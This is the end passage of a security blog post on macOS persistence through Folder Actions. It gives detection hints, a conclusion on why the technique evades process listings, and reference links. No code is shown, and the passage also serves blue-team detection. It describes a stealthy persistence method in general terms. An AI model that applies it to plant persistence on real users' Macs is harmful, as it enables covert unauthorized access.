Folder Actions attached to high-traffic directories like ~/Downloads and ~/Desktop are more suspicious than actions attached to a known business workflow folder.
Process correlation is useful: file created in watched folder -> AppleScript execution -> child process writing to /tmp/meow.txt.
conclusion
Folder Actions are a good example of macOS persistence that does not look like a service. There is no infinite loop, no LaunchAgent plist, no cron entry, and no daemon running all the time. The payload runs only when a folder event happens. That makes it quiet in normal process listings, but also gives defenders a clear hunting surface: automation scripts, Folder Action associations, and suspicious do shell script usage.
For my lab, the technique is perfect: it works with a harmless C payload, it is easy to verify, and it creates artifacts that are useful for future Blue Team detection content.
I hope this post is useful for malware R&D and red teaming labs, Apple/Mac researchers, and blue team specialists.
Apple Automator User Guide
Apple Automator - use scripts
macOS hacking part 1
macOS persistence part 1
macOS persistence part 11
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye! PS. All drawings and screenshots are mine